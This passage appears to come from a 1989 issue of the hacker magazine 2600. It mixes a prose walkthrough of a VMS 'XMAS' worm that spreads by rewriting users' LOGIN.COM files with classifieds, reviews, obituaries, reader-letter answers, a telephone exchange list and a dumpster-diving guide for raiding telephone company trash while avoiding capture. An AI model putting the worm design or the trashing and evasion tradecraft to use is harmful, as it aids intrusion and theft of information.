The main procedure is named XMAS. It has seven nested procedures - Display_Card, Check_First_Run, Make_New_Login_Com, Get_Logon_Bat, Check, Get_SHO, and Build_Logon_Com. Each procedure performs various functions as the worm moves from account to account. Also in XMAS, before the nested procedures, one can note several declarations. These declarations will take care of the many logical file names required, as well as the various structures needed to contain the user names of accounts.

When the worm is originally released it will propagate itself to users only on the system at that particular time. It will appear as a Trojan Horse to a naive user. Once the callow user receives the worm, a series of actions occur. Curiosity will tempt them to execute the program called XMAS. This worm preys on the naive user who would try to run XMAS. Its major drawback is in the method of propagation, especially if it is sent to a user who would suspect a Trojan Horse.

The first step in XMAS is to call the routine Check_First_Run. Check_First_Run will decide if the worm is already activated in this account. It accomplishes this by viewing the LOGIN.COM file. The LOGIN.COM file is a special file under VMS that can be likened to the AUTOEXEC.BAT file in MS-DOS. When the user first logs in, VMS will execute those DCL instructions contained in LOGIN.COM. A marker signal is attached to a new LOGIN.COM of an infected account. Check_First_Run will return a Boolean value based on the presence of this marker.

After returning from Check_First_Run, XMAS must make a decision based on the received Boolean called Yes. If the worm has never been installed, execution is transferred to Make_New_Login_Com which creates the important new LOGIN.COM file. If the Boolean Yes is false then a chain of events follow which result in the creation of another DCL file called LOGON.COM.

The LOGON.COM begins to be crafted with a call from XMAS to Build_Logon_Com. Build_Logon_Com will make the necessary calls needed to build LOGON.COM. LOGON.COM will eventually be a DCL file that does the actual propagation as explained later. Please see code comments for more detailed explanation of the above process.

Finally, the XMAS procedure will execute Display_Card every time the executable is called. This will display a seemingly innocent message long after the worm has performed its duties.

Conclusion
==========

Admittedly there are many flaws with this worm implementation. Various features could be added to improve on the success ratio. There also is a chance that embedded bugs exist because certain traits could not be adequately tested. The purpose, however, was to create a worm that offered educational value by performing the basic steps needed for propagation. If the code explanation seems confusing, play computer and study the flow of execution. The Ada code is somewhat logical and should not offer serious problems.

Simple worms, similar to the one presented, can be created for practically every operating system that allows some sort of communication between users (like the SEND command, or a mail/phone utility). An operating system that totally guarded against worms/viruses by limiting user communication would probably be useless. An effective OS would allow communication between the various users. A certain amount of trust and responsibility needs to be formed for such systems to successfully continue existing.

# 2600 Marketplace

THE GALACTIC HACKER PARTY will be held 8/2,3,4 at the Cultural Center in Amsterdam. Look for 2600! Info: 011-31-20-6001480.

2600 MEETINGS. First Friday of the month at the Citicorp Center--from 6 to 8 pm in the Market, 153 E 53rd St., NY. Except 8/4 when we'll be in Amsterdam. Special meeting 7/28 in London at Covent Garden by the London Transport Museum. Come by, drop off articles, ask questions. Call 516-751-2600 for still more info or to request a meeting in your city.

WANTED: Technical/operations manual or any technical data on Northeast Electronics Corp's TTS-2762R MF & Loop Signaling Display. Will gladly pay for copying and mailing costs, or reasonable price for genuine manual. Does anyone know anything about this machine? Bernie S., 144 W. Eagle Rd., Suite 108, Havertown, PA 19083.

FOR SALE: DEC VAX/VMS manuals for VMS 4.2. All manuals are in mint condition, some still in the shrink-wrap. This is the best source for VMS knowledge anywhere! Contact me for more info. Kurt P., POB 11282, Blacksburg, VA, 24062-1282.

WANTED: Schematic and/or block diagram for G.E. TDM-114B-13 data set. John B. Riley, 914 N. Cordova St., Burbank, CA 91505-2925.

UNDERGROUND BOOKS: TAP, complete set, volumes 1-91, $80. Electronic surveillance and wiretapping -- a nuts and bolts guide, $15. The best of TAP, over 100 pages of their best, $40. Computer crime, over 400 pages from the best of government publications, prosecutors' guides, documents, case studies, etc., including how it's done, $60. Include $3 handling per book. Make payment to Tim S., PO Box 2511, Bellingham, Washington 98227-2511.

INCARCERATED COMPUTER TECHNO-DROID would like to hear from anyone interested in computer technology and its unusual applications. Would like to receive (from those willing to donate) photocopies of interesting computer schematics, articles, and how-to instructions for exotic projects, etc. Write to: Robert Joe Jackson, Jr., Memphis U 32875-019, Memphis Federal Correctional Inst., P.O. Box 34550, Memphis, TN 38184.

WILL TRADE: My knowledge of beating the game of Blackjack for information into hacking and phreaking. J. Klein, 2558 Valley View #111, Las Vegas, NV 89102.

TUNE IN TO "OFF THE HOOK", the telephone program, Tuesday, 7/25 at 7:30 pm on WBAI New York 99.5FM. Hosted by Emmanuel Goldstein.

FDI, PSTN, ANAC, are you lost in telephone acronyms? Don't be confused anymore! Send for my list of over 300 phone and communications acronyms, only $4. Jay H., 2722 Glenwick Pl., La Jolla, CA 92037.

**Deadline for Fall Marketplace: 9/1/89.**

# REVIEWS

## The 1989 Pirate Radio Directory

by Paul Estev

When it comes to free communications, nothing comes close to the power of radio. And when it comes to radio, nothing is more free than Pirate Radio. In The 1989 Pirate Radio Directory, George Zeller provides another useful publication from Tiare Publications (makers of various handy shortwave/DX guides and directories) to aid in the search for truth. Here Zeller provides a compendium of the pirates of 1988, as well as a brief history of each one. Details include where and when they were last found as well as their most recent mail drop. This catalog of about 50 pirate radio broadcasters is meant only for the patient DX'er -- these broadcasters are only on the air for a few hours at a time and frequently change their frequencies.

We know where Zeller spends his holidays and weekends: listening to "KNBS, Cannabis 41, the station with your mind in mind," the shortwave station of the California Marijuana Cooperative. Illegal stations like this have been getting out their word through the power of radio waves which may now be passing through your body as you read these words. The directory covers the not-so-secret Voice of Tomorrow, which promises a tomorrow without Blacks, Jews, or capitalists, and praises the work of Nazis. To catch them try 7410 or 6240 KHz and listen for the sounds of a howling wolf over a drum beat (no fooling). On September 10, you could have caught "WFIX, where we fix your radio over the air" and listened to Fix-It Bob and Fix-It Bill from Lake Erie. Other stations included are: Radio Garbanzo, Radio Lymph Node International, Radio Comedy Club International, Radio Clandestine, CBOR (busted by the FCC last November), The Crooked Man (a sort of Dr. Gene Scott of shortwave), Voice of Bob (representing the satirical "Church of the Subgenius"). Many of the stations listed are small fly-by-night operations, that may have provided only one broadcast in 1988. Others, like Radio New York International, have had a more notorious history. The 1989 Pirate Radio Directory provides a good start in the search for new, unlicensed voices from beyond.

The 1989 Pirate Radio Directory, 55pp. from Tiare Publications, P.O. Box 493 Lake Geneva, WI 53147. $6 plus shipping (1$ US; $2 Foreign).

Also available from Tiare: Los Numeros, The Numbers Stations Log by Havana Moon. This is an extensive list of frequencies of the mysterious numbers stations from around the world. Tune in to hear cryptic sequences of numbers being read aloud in German, Spanish, English, French, and Russian.

## The New "TAP"

by Emmanuel Goldstein

Ever since we began printing 2600, people have been asking us whatever became of TAP, the telephone/anarchy newsletter founded by the Yippies in 1971. After five years, we finally seem to have convinced people that TAP is defunct and that we had nothing at all to do with them. Now it appears another chapter in the saga is unfolding.

Since TAP stopped publishing in 1984, there have been at least a dozen attempts to take over or restart the former Yippie publication. Now, out of Kentucky, an organization has emerged that calls itself TAP and has actually put out an issue. They claim to have a new staff and a new lease on life. It's up to the hackers of the world to decide whether this is really TAP reborn or just another opportunistic attempt to cash in on the name.

A glance at the first issue reveals a format practically identical to the old magazine. Two sheets of paper (unattached) with the old TAP logo, a couple of news clippings, a brief explanation on how to make an unstable explosive in three steps (for the "home anarchist"), and an article explaining Bitnet. The article takes up about half of the issue.

Yes, it looks like the old TAP. And it even reads like the old TAP. But a lot has happened since TAP last came out. Can this new newsletter simply pick up where the old one left off? We'll know soon enough.

Cheshire Catalyst, the old TAP's last editor, says he would have preferred it had TAP been allowed to rest in peace. He complained of a lack of imagination in the new TAP, particularly in the way they use the old logos. "It's time to move on and do something different," he said.

Other hackers say that Cheshire has no exclusive right to TAP and that anybody can start it up again if they want to. That's just the way it is with a newsletter like TAP.

But had the publishers simply chosen a new name, a lot of the doubts being expressed in the hacker community simply wouldn't be there. Considering that nobody involved in the new TAP appears to have been involved in the old TAP, are they justified in using the same name? What about those people who lost money to the old TAP? They're likely to pin the responsibility for this on the people of the new TAP. By taking on the name of TAP, the publishers may actually be putting their newsletter at a disadvantage.

There's plenty of room in the hacker community for innovative newsletters and magazines. An electronic hacker newsletter called Phrack is one that built a strong following by doing something different: collecting hacker files and articles and distributing them in a "package" to bulletin boards all over the world. One of their regular articles, Phrack World News, is a must-read for many hackers.

The best publications are the ones that tread on new ground and make, not take, a name for themselves. We hope to see the new TAP succeed for being new and different.

At press time, there was one issue of the new TAP known as #92. However, the old TAP also had an issue #92 which was its last and was not widely distributed. To get a sample of the new TAP, just send them a 25 cent stamp. Their address is TAP, PO Box 20264, Louisville, KY 40220.

# tips on trashing

(continued from page 33)

cap on my head. On the hygiene side, I do not shower or shave 16 hours before I start my planned activities. I do not comb my hair before I leave. I use a ratty torn backpack to put my material in. In the backpack I carry a half pack of cigarettes (even though I don't smoke), a tin cup, and some beef jerky. I might also take some other items to complete my disguise, depending on what is handy at the time. With this, my outfit is complete. That way, if I'm caught, I'm more likely to be recognized only as a derelict looking for food, not a phreak looking for information.

When traveling to the target, I always park my car at least three blocks from the scene, sometimes more depending on geography and conditions. It is not unusual for me to park six blocks away. I hide my wallet underneath the seat, and hide the keys in a magnetic lock key set stored under the car.

In over two years of thrashing through the telco's garbage bins, I have been caught twice. Both times, I was told to beat it. I got off because first, I dressed for the part. Second, I practiced what I would say if I got caught. When I actually did get caught, it was easy for me to ramble off a convincing excuse. One time when I was caught, I had taken a half eaten, browned apple in my backpack. When an employee caught me, I showed him my "gain" from their dumpster, and told him I was looking for food. He was convinced, and told me to get on my way.

I realize that some of these precautions may seem like a bit much. It does take some effort to following them faithfully. But I have heard countless tales of phreaks getting into trouble for bragging to their friends, getting careless with their activities, relaxing their reflexes, or feeling too comfortable and letting down their guard. In my observations, the majority of phreaks have gotten into trouble by their own shortcomings -- not through smart cops and aggressive prosecutors. I have a college career, and in no way do I wish to jeopardize it. So, go out there and thrash around, within reason. The information to be gained is infinitely valuable. Good luck!

**STAFF**

**Editor-In-Chief**
Emmanuel Goldstein

**Artwork**
Ken Copel

**Writers:** Eric Corley, John Drake, Paul Estev, Mr. French, The Glitch, The Infidel, Red Knight, Bill from RNOC, David Ruderman, Lou Scannon, Violence, Mike Yuhas, and the growing anonymous bunch.

# REMEMBER

(continued from page 3)

On the personal level, Abbie had a sharp mind and a great sense of humor. He had a terrific enthusiasm for life's little pleasures and his friends compared him to a little kid who loved toys.

We're sorry he never really seemed to reach the younger generation. That upset him quite a bit. But when you consider how Abbie turned the world on its side, a lot of what we do today would probably be done quite differently if he hadn't been around.

So the next time you're playing with a computer somewhere and you feel that little rush of excitement as you realize the endless possibilities, say hello to Abbie. He'll be right there.

* * *

On yet another sad note, one of 2600's most knowledgeable and articulate writers died on June 4, 1989 at the age of 22.

David Flory was known in these pages as The Shadow and, most recently, as Dan Foley. On bulletin board systems, David was known as Shadow 2600.

In the days of The Private Sector BBS, Shadow 2600 would always be the person to take charge of a technical discussion and explain things so that everyone could understand. In many ways, The Private Sector was an extension of his ever-present quest to learn and explore. We all benefitted from that.

David was shocked along with the rest of us when The Private Sector was seized by the authorities in July of 1985. He played a major role in publicizing the action and setting up a support network. Throughout this rather trying time, he never lost sight of our ideals: freedom of speech and the quest for knowledge.

Our sadness over David Flory's loss won't disappear soon. We gained much from him and he enjoyed the work he did for 2600. Like Abbie, we intend to keep his spirit alive.

## 2600 Letters

(continued from page 31)

you have. Hacking involves using other computers over the phone lines. So you can be a hacker on a dumb terminal that has no computer attached. Commodore 64's are popular because they're cheap. It says nothing of the ability of the person behind the keyboard. (Incidentally, we like to say that EVERY computer is a kid's computer!)

12) It's big. Believe us. So big that sometimes it's frightening.

13) Eavesdropping is simple if you have access to the frequencies. That is not difficult at all. Making free calls on cellular is probably a lot more trouble than it's worth. If any readers have experiences here, let us know.

14) Sure. But you'd have to find one of those old-fashioned phones that don't give you a dial-tone until you put money in. The trick works on the newer phones in a slightly different way and is detailed in our Spring issue.

15) It sounds like you already have a program that just needs some debugging. We suggest you get a manual or a programmer and figure out what's wrong. By the way, any program that works on an IBM PC should work on a clone -- that's why they're called clones. Every XT and every AT is considered a PC, in addition.

16) Make some friends in the field and you will see.

***There, that wasn't so bad, was it? If anyone out there would like to send us a letter, address it to: 2600 Letters, PO Box 99, Middle Island, NY 11953.***

## 201

(continued from page 21)

| | |
|---|---|
| 894 | Englewood |
| 895 | Mount Freedom |
| 896 | Rutherford |
| 898 | Morristown |
| 899 | Point Pleasant |
| 902 | Union City |
| 905 | Lakewood |
| 906 | Metuchen |
| 907 | Teaneck |
| 913 | Rahway |
| 915 | Jersey City |
| 916 | Passaic |
| 918 | Asbury Park |
| 920 | Point Pleasant |
| 922 | Asbury Park |
| 923 | Newark |
| 925 | Linden |
| 926 | Newark |
| 927 | Succasunna |
| 928 | Lakewood |
| 929 | Toms River |
| 930 | Park Ridge |
| 931 | Cranford |
| 932 | New Brunswick |
| 933 | Rutherford |
| 934 | Ramsey |
| 935 | Rutherford |
| 937 | New Brunswick |
| 938 | Farmingdale |
| 939 | Rutherford |
| 941 | Cliffside |
| 942 | Paterson |
| 943 | Cliffside |
| 944 | Leonia |
| 945 | Cliffside |
| 946 | Holmdel |
| 947 | Leonia |
| 948 | Branchville |
| 949 | Holmdel |
| 952 | Whippany |
| 953 | Bernardsville |
| 954 | Franklin Park |
| 955 | Kearny |
| 956 | Paterson |
| 957 | Middletown |
| 960 | Hackensack |
| 961 | Newark |
| 962 | Erskine Lakes |
| 963 | Jersey City |
| 964 | Unionville |
| 965 | Elizabeth |
| 966 | Madison |
| 967 | Oradell |
| 968 | Dunellen |
| 969 | Carteret |
| 972 | Englishtown |
| 974 | Spring Lake |
| 975 | Holmdel |
| 977 | Paterson |
| 980 | Bound Brook |
| 981 | Dunellen |
| 983 | Rockaway |
| 984 | Morristown |
| 985 | New Brunswick |
| 988 | Asbury Park |
| 989 | Dover |
| 991 | Kearny |
| 992 | Livingston |
| 993 | Morristown |
| 994 | Livingston |
| 995 | Frenchtown |
| 996 | Milford |
| 997 | Kearny |
| 998 | Kearny |

## NOW HEAR THAT

At 2600, we don't exactly go out of our way to nag you about when your subscription is going to stop. You won't find yourself getting those glossy reminders with free pens and digital quartz clocks and all that junk. We believe our subscribers are intelligent enough to look at their address label and see if their subscription is about to conclude. If it is or if you want to extend it, just fill out the form below (your label should be on the other side) and send it to our address (also on the other page). You don't get self addressed stamped envelopes from 2600. But the time and money we save will go towards making 2600 as good and informative as it can get.

INDIVIDUAL SUBSCRIPTION

❑ 1 year/$18 ❑ 2 years/$33 ❑ 3 years/$48

CORPORATE SUBSCRIPTION

❑ 1 year/$45 ❑ 2 years/$85 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❑ $260 (you'll never have to deal with this anymore)

BACK ISSUES (never out of style)

❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25

❑ 1988/$25

TOTAL AMOUNT ENCLOSED: □